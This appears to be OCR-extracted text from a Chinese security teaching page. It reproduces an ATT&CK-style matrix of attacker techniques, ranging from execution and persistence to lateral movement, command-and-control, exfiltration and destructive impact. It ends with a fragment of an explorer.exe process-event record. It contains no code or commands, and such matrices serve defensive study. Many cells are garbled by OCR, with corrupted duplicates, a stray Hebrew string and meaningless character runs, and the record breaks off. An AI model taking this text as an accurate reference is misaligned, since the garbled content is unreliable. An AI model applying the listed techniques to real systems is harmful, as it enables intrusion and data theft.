	服务执行,如net start/stop	.bash_profile 和 .bashrc	操作系统漏洞利用 应	防御规避漏洞利用,如利用反病毒软件的漏洞		所有者/用户枚举	
	使用具有数字签名的程序代理执行,如Msiexec.exe	账户操作,如APT3将创建的帐户添加到本地管理组	操作系统漏洞利用 应 用程序漏洞利用	以14中X处处土,图14个17H7 , XLVJ用及纳每软件的漏洞		系统服务枚举	
	灰用央行数于並行的性力「OEDNI」,如Mastexec. exe	Windows身份验证包(身份验证包由LSA进程在系统启动时加载)	SID-History 注入	删除文件	1	系统时间枚举	
	使用具有数字签名的脚本代理执行,如 APT32使用微软签名的pubprn、vbs来执行恶意软件	BITS(后台智能传输服务) Bootkit	Sudo	修改文件权限		虚拟化/沙箱枚举	
	Source命令	浏览器扩展	Sudo缓存	文件系统逻辑偏移量,如绕过文件系统访问控制			
	文件名后的空格	ונחם טעניאו 🔀		绕过Gatekeeper (macOS系统)			
	第三方软件,如sccm	修改文件类型关联		修改组策略			
	—————受信的开发工具,如WinDbg、MSBuild			隐藏文件和目录			

用户执行,如用户打开钓鱼邮件的附件

隐藏用户

横向移动	收集	命令与控制	渗出	影响		
AppleScript (macOS系统)	音频捕获	常用端口	利用脚本收集和过滤数据	销毁数据,如反取证		
应用部署软件,如McAfee ePO	自动收集,如使用脚本批量操作	法田可移动人氏语信	数据压缩	加密数据		
应用的者拟件,如McAfee ePO	系统粘贴板	使用可移动介质通信 	数据加密	"恶作剧"		
DCOM,如 Empire利用Invoke-DCOM利用远程COM执行进行横向移动	冷息左继左中的粉根 加	连接代理,如SOCK5	数据传输大小限制	覆写数据		
Empire利用Invoke-DCOM利用远程COM执行进行横向移动	信息存储库中的数据,如SharePoint	使用自定义"命令和控制"协议	通过其他网络媒体渗出,如蓝牙	擦除硬盘数据		
远程服务的漏洞利用,如 APT28利用Windows SMB远程执行代码漏洞进行横向移动	本地系统中的数据	一 医中日足叉 即夕相连的 防疫	通过共 他 网络媒体渗面,如监才	主机拒绝服务		
APT28利用Windows SMB远程执行代码漏洞进行横向移动	网络共享驱动器中的数据	使用自定义加密协议 如	通过C2信道回传	损坏固件,如刷BIOS		
登录脚本	网络六字亚列品中的数据	使用自定义加密协议,如 RTM用—个自定义的RC4变量来加密C2通信。	进位○21日月日11 夕	破坏"系统恢复"功能		
Pass the Hash	可移动介质中的数据,如USB	数据编码	通过非C2信道回传	网络拒绝服务		
Pass the Ticket	暂存数据	数据混淆	一	降低性能		
RDP远程桌面	电子邮件	域前置(Domain Fronting)	7.5.7.4.4.1.1.1.1.1.1.1.1.1.1.1.1.1.1.1.1.1	运行时数据操作		
远程文件复制,如scp	输入捕获	DGA算法	- 通过物理介质渗出	停止或禁用服务		
远程服务,如SSH	浏览器中间人	- DGA异/云	有计划的传输	修改数据		
通过可移动介质进行复制	屏幕捕获	备用信道		传输数据操作,如 LightNeuron能够在传输过程中修改电子邮件内容。		
	视频捕获	多阶段通信		LightNeuron能够在传输过程中修改电子邮件内容。		
共享Webroot		使用多层代理				
SSH劫持		使用多层加密				
感染网络共享文件		多级通道				
第三方软件,如SCCM		Port Knocking				
Windows管理共享,如為		远程访问工具				
Windows远程管理(WinRM)		远程文件复制				
Willdows起柱旨连(WillINM)		标准应用层协议				
		使用标准加密				
		标准非应用层协议,如 SOCKS、raw socket				
		不常用端口				
		Web Service, 如 Dropbox作C2				





exp	olorer.exe
Key	Value
Command Line	C:\Windows\Explorer.EXE
Hashes	{"sha1":"5BCD6E81389A7 E13D8A63B580EF07CC2 5F8D3896"}
Host	DESKTOP-OALUEJ1
Process Guid	{90e22fd2-81e0-5615-000 0-0010d6c40c00}
Process Id	3536
Process Image	explorer.exe
Process Image Path	C:\Windows
Process Path	C:\Windows\explorer.exe
User	DESKTOP-OALUEJ1\stude

Edge Info

